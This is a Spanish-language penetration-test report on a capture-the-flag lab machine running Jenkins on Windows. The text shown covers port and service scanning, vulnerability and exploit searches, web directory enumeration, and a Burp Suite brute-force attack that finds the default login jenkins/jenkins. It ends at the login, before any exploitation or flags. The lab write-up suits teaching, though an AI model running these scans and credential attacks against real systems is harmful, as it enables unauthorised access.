



Informe de análisis de vulnerabilidades, explotación y resultados del reto Jenkins.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
23/09/2023	23/09/2023	1.0	MQ-HM-Jenkins	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Jenkins.

N.- MQ-HM-Jenkins

Generado por:

**Jonathan Jesús Jacinto
Badillo**

Especialista de Ciberseguridad, Seguridad de la
Información

**Fecha de creación:
23.09.2023**

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
4. Banderas	5
5. Herramientas usadas	6
6. Conclusiones y Recomendaciones	6

1. Reconocimiento

- Detección de equipos en la red

```
(root@kali)-[/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a3:d5:82, IPv4: 192.168.3.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.2    00:50:56:ef:20:a0    (Unknown)
192.168.3.1    00:50:56:c0:00:08    (Unknown)
192.168.3.138  00:0c:29:83:fd:b6    (Unknown)
192.168.3.254  00:50:56:fa:9a:45    (Unknown)

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.900 seconds (134.74 hosts/sec). 4 responded

(root@kali)-[/home/kali]
# nmap -sn 192.168.3.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-23 14:48 EDT
Nmap scan report for 192.168.3.1
Host is up (0.00035s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.3.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:EF:20:A0 (VMware)
Nmap scan report for 192.168.3.138
Host is up (0.00019s latency).
MAC Address: 00:0C:29:83:FD:B6 (VMware)
Nmap scan report for 192.168.3.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:FA:9A:45 (VMware)
Nmap scan report for 192.168.3.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.17 seconds
```

```
(root@kali)-[/home/kali/Desktop]
# ./script-ping 192.168.3 1-254
192.168.3.2:
192.168.3.129:
192.168.3.138: machines Diccionario
```

- Analizamos el TTL del equipo para intuir sobre su OS

```
(root@kali)-[/home/kali/Desktop]
# ./script-ttl 192.168.3.138
ingrese ip: 192.168.3.138
ttl=128
```

- Análisis de puertos abiertos y ejecución de un script para obtener los servicios con sus versiones

```
Scanning 192.168.3.138 [65535 ports]
Discovered open port 135/tcp on 192.168.3.138
Discovered open port 445/tcp on 192.168.3.138
Discovered open port 139/tcp on 192.168.3.138
Discovered open port 8080/tcp on 192.168.3.138
Increasing send delay for 192.168.3.138 from 0 to 5 due to 303 out of 757 dropped probes since last increase.
Increasing send delay for 192.168.3.138 from 5 to 10 due to 66 out of 164 dropped probes since last increase.
Discovered open port 49667/tcp on 192.168.3.138
Discovered open port 49666/tcp on 192.168.3.138
Discovered open port 49668/tcp on 192.168.3.138
Discovered open port 49665/tcp on 192.168.3.138
Discovered open port 49664/tcp on 192.168.3.138
Discovered open port 7680/tcp on 192.168.3.138
Discovered open port 5040/tcp on 192.168.3.138
Discovered open port 49670/tcp on 192.168.3.138
Completed SYN Stealth Scan at 17:16, 20.30s elapsed (65535 total ports)
Nmap scan report for 192.168.3.138
Host is up (0.00055s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
7680/tcp   open  pando-pub
8080/tcp   open  http-proxy
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49670/tcp  open  unknown
MAC Address: 00:0C:29:83:FD:B6 (VMware)
```

```
(kali@kali)-[~/Desktop/machines/Jenkins]
$ ls
ports.gnmap  ports.nmap  ports.xml  script-puertos

(kali@kali)-[~/Desktop/machines/Jenkins]
$ ./script-puertos
ingresa el fichero de puertos: ports.gnmap
135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49670

(kali@kali)-[~/Desktop/machines/Jenkins]
$ nmap -sVC -p135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49670 -v --min-rate 5000 192.168.3.137 -T4 -A -O
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

(kali@kali)-[~/Desktop/machines/Jenkins]
$ sudo nmap -sVC -p135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49670 -v --min-rate 5000 192.168.3.137 -T4 -A -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:00 EDT
NSE: Loaded 156 scripts for scanning.
```

```

PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
8080/tcp   open  http     Jetty 9.4.41.v20210516
|_ http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_ http-server-header: Jetty(9.4.41.v20210516)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-robots.txt: 1 disallowed entry
|_/
49664/tcp  open  msrpc   Microsoft Windows RPC
49665/tcp  open  msrpc   Microsoft Windows RPC
49666/tcp  open  msrpc   Microsoft Windows RPC
49667/tcp  open  msrpc   Microsoft Windows RPC
49668/tcp  open  msrpc   Microsoft Windows RPC
49670/tcp  open  msrpc   Microsoft Windows RPC
MAC Address: 00:0C:29:83:FD:B6 (VMware)
Warning: OSScan results may be unreliable because we could not find a
t least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2023-09-25T17:02:53
|_   start_date: N/A
|_ smb2-security-mode:
|_   3:1:1:

```

```

TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

Host script results:
|_ smb2-time:
|_   date: 2023-09-25T17:02:53
|_   start_date: N/A
|_ smb2-security-mode:
|_   3:1:1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:83:fd:b6 (VMware)
|_ Names:
|_   BUTLER<00>          Flags: <unique><active>
|_   WORKGROUP<00>      Flags: <group><active>
|_   BUTLER<20>         Flags: <unique><active>

```

```

TRACEROUTE
HOP RTT ADDRESS
1 0.76 ms 192.168.3.138

```

```

NSE: Script Post-scanning.
Initiating NSE at 13:03
Completed NSE at 13:03, 0.00s elapsed
Initiating NSE at 13:03
Completed NSE at 13:03, 0.00s elapsed
Initiating NSE at 13:03
Completed NSE at 13:03, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect resul
ts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.12 seconds
Raw packets sent: 29 (1.974KB) | Rcvd: 29 (1.834KB)

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Análisis con el parámetro -O para identificar el OS
- No se logró la ejecución correcta del parámetro en esta maquina

```
(kali@kali)-[~]
$ sudo nmap -O 192.168.3.138
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:19 EDT
Nmap scan report for 192.168.3.138
Host is up (0.00090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8080/tcp    open  http-proxy
MAC Address: 00:0C:29:83:FD:B6 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/25%OT=135%CT=1%CU=42308%PV=Y%DS=1%DC=D%G=Y%M=0
00C29%
OS:TM=6511C114P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10E%TI=I%CI=
```

- Detección del OS con Crackmapexec

```
(kali@kali)-[~/Desktop/machines/Jenkins]
$ crackmapexec smb 192.168.3.138
SMB 192.168.3.138 445 BUTLER [*] Windows 10.0 Build 19041 x64 (name:BUTLER) (domain:Butler) (signing:False) (SMBv1:False)
```

IP, Puertos Sistema operativo

IP	192.168.3.138
Sistema Operativo	WINDOWS 10 (BUTLER)
Puertos/Servicios	135 - msrpc 139 - netbios-ssn 445 - Microsoft-ds 5040 - unknown 7680 - pando-pub 8080 - http-proxy 49664 - unknown 49665 - unknown

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

	49666 - unknown
	49667 - unknown
	49668 - unknown
	49670 - unknown

2. Análisis de vulnerabilidades/debilidades

- Análisis de puertos y servicios
- Análisis con el parámetro “—script vuln” para identificar alguna vulnerabilidad existente
- Directorio “robots.txt” encontrado en los servicios http

```
(kali@kali)-[~/Desktop/machines/Jenkins]
$ sudo nmap -sV --script vuln -p135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49670 -v --min-rate 5000 192.168.3.138 -T4
Starting Nmap 7.94 (https://nmap.org) at 2023-09-25 13:11 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:11
Completed NSE at 13:11, 10.01s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating ARP Ping Scan at 13:11
Scanning 192.168.3.138 [1 port]
Completed ARP Ping Scan at 13:11, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:11
Completed Parallel DNS resolution of 1 host. at 13:11, 0.01s elapsed
Initiating SYN Stealth Scan at 13:11
Scanning 192.168.3.138 [12 ports]
Discovered open port 135/tcp on 192.168.3.138
Discovered open port 445/tcp on 192.168.3.138
Discovered open port 8080/tcp on 192.168.3.138
Discovered open port 139/tcp on 192.168.3.138
Discovered open port 5040/tcp on 192.168.3.138
Discovered open port 49666/tcp on 192.168.3.138
Discovered open port 7680/tcp on 192.168.3.138
Discovered open port 49668/tcp on 192.168.3.138
Discovered open port 49667/tcp on 192.168.3.138
Discovered open port 49670/tcp on 192.168.3.138
Discovered open port 49665/tcp on 192.168.3.138
Discovered open port 49664/tcp on 192.168.3.138
Completed SYN Stealth Scan at 13:11, 0.02s elapsed (12 total ports)
Initiating Service scan at 13:11
Scanning 12 services on 192.168.3.138
```

***** SOLO PARA USO EDUCATIVO*****


N.- MQ-HM-JENKINS

```
Host is up (0.00050s latency).
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
8080/tcp   open  http         Jetty 9.4.41.v20210516
|_http-dom-based-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-enum:
|_ /robots.txt: Robots file
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:B3:FD:B6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

NSE: Script Post-scanning.
Initiating NSE at 13:14
Completed NSE at 13:14, 0.00s elapsed
Initiating NSE at 13:14
Completed NSE at 13:14, 0.00s elapsed
Read data files from: /usr/bin/.. /share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.92 seconds
Raw packets sent: 13 (556B) | Rcvd: 13 (556B)
```

- Análisis web vía puerto 8080, servicio: http



Wappalyzer

TECHNOLOGIES

NO technologies detected. [Reload](#)

Wappalyzer for businesses

Sign up to use our tools for lead generation, market research and competitor analysis.

Compare plans

```
(kali@kali)-[~]
$ whatweb http://192.168.3.138:8080/login?from=%2F
http://192.168.3.138:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.523edf23], Country[RESERVED][42], HTML5, HTTPServer[Jetty(9.4.41.v20210516)], HttpOnly[JSESSIONID.523edf23], IP[192.168.3.138], Jenkins[2.289.3], Jetty[9.4.41.v20210516], PasswordField[j_password], Script[text/javascript], Title[Sign in Jenkins], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Búsqueda de exploits por medio de los servicios y sus versiones
- Servicio http versión jetty 9.4.41.v20210516
- No se detectó una vulnerabilidad actualizada para los servicios de los puertos abiertos

```
(kali@kali)-[~]
└─$ searchsploit Jetty 9.

Exploit Title | Path
──────────|──
Jetty 9.4.37.v20210217 - Information Disclosure | java/webapps/50438.txt
WordPress Plugin Form Maker 1.12.20 - CSV Injection | php/webapps/44559.txt

Shellcodes: No Results
Papers: No Results

(kali@kali)-[~]
└─$ searchsploit Jetty

Exploit Title | Path
──────────|──
Eclipse Jetty 11.0.5 - Sensitive File Disclosure | java/webapps/50478.txt
Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command Execution | cgi/webapps/21895.txt
Jetty 4.1 Servlet Engine - Cross-Site Scripting | jsp/webapps/21875.txt
Jetty 6.1.x - JSP Snoop Page Multiple Cross-Site Scripting Vulnerabilities | jsp/webapps/33504.txt
Jetty 6.x < 7.x - Cross-Site Scripting / Information Disclosure / Injection | jsp/webapps/9807.txt
Jetty 9.4.37.v20210219 - Information Disclosure | java/webapps/50438.txt
Jetty Web Server - Directory Traversal | windows/remote/36318.txt
Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of Service | multiple/dos/8646.php

Shellcodes: No Results
Papers: No Results
```

- El directorio robots nos deshabilita de raíz

```
192.168.3.138:8080/robot x
192.168.3.138:8080/robots.txt

# we don't want robots to click "build" links
User-agent: *
Disallow: /
```

- Detección de directorios web, por medio de “gobuster”, para identificar alguna mala configuración del sistema.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.3.138:8080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e -b403,404 -o urls.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.3.138:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.6
[+] Expanded: true
[+] Timeout: 10s



Starting gobuster in directory enumeration mode

http://192.168.3.138:8080/assets (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/assets/]
http://192.168.3.138:8080/logout (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/]
http://192.168.3.138:8080/login (Status: 200) [Size: 2028]
http://192.168.3.138:8080/error (Status: 400) [Size: 6241]
http://192.168.3.138:8080/git (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/git/]
http://192.168.3.138:8080/oops (Status: 200) [Size: 6503]
http://192.168.3.138:8080/cli (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/cli/]
Progress: 59027 / 220561 (26.76%)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Directorios webs encontrados de la maquina Jenkins
- No se encontraron “vulnerabilidades” en el sistema web
- Versión Jenkins encontrada



- Servicio Jenkins actualizado sin vulnerabilidades encontradas

```
(kali@kali)-[~/Desktop/machines/Jenkins]
└─$ searchsploit Jenkins 2.
Exploit Title: http://192.168.3.138:8080/86094/
CloudBees Jenkins 2.32.1 - Java Deserialization
HylaFAX+ 5.2.4 > 5.5.3 - Buffer Overflow
Jenkins - Script-Console Java Execution (Metasploit)
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)
Jenkins 2.150.2 - Remote Command Execution (Metasploit)
Jenkins 2.235.3 - 'Description' Stored XSS
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in
Jenkins CLI - HTTP Java Deserialization (Metasploit)
Jenkins CLI - HTTP Java Deserialization (Metasploit)
Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC)
Jenkins Software RakNet 3.7.2 - Remote Integer Underflow
Shellcodes: No Results
Papers: No Results
```

- Procedimiento de acceso mediante fuerza bruta, personalizando un diccionario con los directorios webs encontrados
- Mediante Burpsuite realizamos un ataque de fuerza bruta con el diccionario

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

creado y encontramos una particularidad al momento de loguear las credenciales:
 User: jenkins Pass: jenkins
 en el cual estas se detectan que llevan al directorio raíz y se comprueba que son validas

```
(kali@kali)-[~/Desktop/machines/Jenkins]
$ ls
diccionariofinal.txt  diccionarioJenkins.txt  jenkins.txt  ports.gnmap  ports.nmap  ports.xml  script-puertos  urls.txt

(kali@kali)-[~/Desktop/machines/Jenkins]
$ cat urls.txt
http://192.168.3.138:8080/assets (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/assets/]
http://192.168.3.138:8080/logout (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/]
http://192.168.3.138:8080/git (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/git/]
http://192.168.3.138:8080/oops (Status: 200) [Size: 6503]
http://192.168.3.138:8080/cli (Status: 302) [Size: 0] [→ http://192.168.3.138:8080/cli/]

(kali@kali)-[~/Desktop/machines/Jenkins]
$ cat diccionariofinal.txt
API
Authentication
CeWL 6.1 (Max Length) Robin Wood (robin@diginiinja) (https://diginiinja/)
content
Dashboard
Error
ERROR
Found
git
HTTP
Jenkins
Jetty
Keep
log
Logging
MESSAGE
Not
occurred
Oops
powered
```

- Login error en casi todas las credenciales del diccionario

2. Intruder attack of http://192.168.3.138:8080 - 1

Attack Save Columns								
Results Positions Payloads Resource pool Settings								
Filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment	
357	error	jenkins	302			407		
358	found	jenkins	302			406		
359	git	jenkins	302			407		
360	http	jenkins	302			408		
361	jenkins	jenkins	302			190		
362	jetty	jenkins	302			407		
363	keep	jenkins	302			408		
364	log	jenkins	302			407		
365	logging	jenkins	302			407		
366	message	jenkins	302			406		
367	not	jenkins	302			408		
368	occurred	jenkins	302			408		
369	oops	jenkins	302			408		
370	powered	jenkins	302			406		
371	problem	jenkins	302			406		
372	processing	jenkins	302			406		
373	request	jenkins	302			407		
374	required	jenkins	302			408		

Request		Response	
		Raw	Hex
Pretty		Render	
1 HTTP/1.1 302 Found 2 Date: Mon, 25 Sep 2023 23:07:24 GMT 3 X-Content-Type-Options: nosniff 4 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0 5 Expires: Thu, 01-Jan-1970 00:00:00 GMT 6 Set-Cookie: JSESSIONID=e48fef40-node01d8fdeslifo0stbz6m9w3ssf1o258; Path=/; HttpOnly 7 Location: http://192.168.3.138:8080/LoginError 8 Content-Length: 0 9 Server: Jetty(9.4.41.v20210516)			

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Credenciales obtenidas

Attack Save Columns							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
352	authentication	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
353	cewl 6.1(max length) robin ...	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
354	content	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
355	dashboard	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	406	
356	error	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
357	error	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
358	found	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	406	
359	git	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
360	http	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
361	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	190	
362	jetty	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
363	keep	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
364	log	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
365	logging	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
366	message	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	406	
367	not	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
368	occurred	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	



Request	Response
1	HTTP/1.1 302 Found
2	Date: Mon, 25 Sep 2023 23:07:08 GMT
3	X-Content-Type-Options: nosniff
4	Location: http://192.168.3.138:8080/wxpntsh
5	Content-Length: 0
6	Server: Jetty(9.4.41.v20210516)

- Welcome to Jenkins

***** SOLO PARA USO EDUCATIVO*****

